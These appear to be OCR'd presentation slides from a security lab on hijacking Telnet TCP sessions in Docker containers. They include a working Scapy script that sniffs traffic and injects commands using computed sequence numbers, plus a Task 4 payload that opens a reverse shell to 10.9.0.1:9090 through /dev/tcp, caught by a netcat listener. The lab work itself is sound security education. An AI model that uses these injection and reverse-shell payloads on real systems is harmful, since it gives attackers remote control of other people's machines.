dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'echo nano > /home/seed/hacked.txt \r\n' (b'')
```


Task 3: Hijacking attack on Telnet

Professional Security Corporation



Sent (Hij)Acked packet

Server respond with ACK, accepting packet




```
seed@VM:~/.../volumes$ docker exec -it victim-10.9.0.5 /bin/bash
root@abb6db62e897:/# cat /home/seed/autoHacked.txt
nano
```



Task 3: Hijacking attack on Telnet

Automatic retrieving of:

- **SEQ**
- **ACK**
- client **port**

Autonomous **send** and **stop**

```python
#!/usr/bin/env python3
from scapy.all import *

stop_sniffing = False


def hijack(pkt):
    if pkt.haslayer(IP) and pkt.haslayer(TCP) and pkt[TCP].dport==23:
        global stop_sniffing
        src_add = pkt[IP].src
        dst_add = pkt[IP].dst
        ip = IP(src=src_add, dst=dst_add)

        sp = pkt[TCP].sport
        seq_n = pkt[TCP].seq
        ack_n = pkt[TCP].ack
        payload_l = len(pkt[TCP].payload)
        tot_seq = seq_n+payload_l
        tcp = TCP(sport=sp, dport=23, flags="A", seq=tot_seq, ack=ack_n)
        data = "echo nano > /home/seed/autoHacked.txt \r\n"
        pkt = ip/tcp/data

        send(pkt,verbose=0)

        print(f"Sent ACK packet from {src_add}:{sp} to {dst_add}:23 with data={data}")


        stop_sniffing = True

def check_stop(pkt):
    global stop_sniffing

    return stop_sniffing

pkt = sniff(iface ='br-774a3b00e93c', filter ='tcp', prn=hijack, stop_filter = check_stop)
```

Task 4: Reverse shell



Specific payload with command

```python
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=58610, dport=23, flags="PA", seq=4220417700, ack=820664831)

data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


```
seed@VM:~/.../volumes$ docker exec -it seed-attacker /bin/bash
root@VM:/# netcat -lnv 9090
Listening on 0.0.0.0 9090
```

Opening ports to accept inbound connection

Successfully connected to a **Reverse Shell**

```
seed@VM:~/.../volumes$ docker exec -it seed-attacker /bin/bash
root@VM:/# netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47418
seed@abb6db62e897:~$
```

Thanks for your attention!
Any **questions**?



The fun continues here:
github.com/ProSecCorp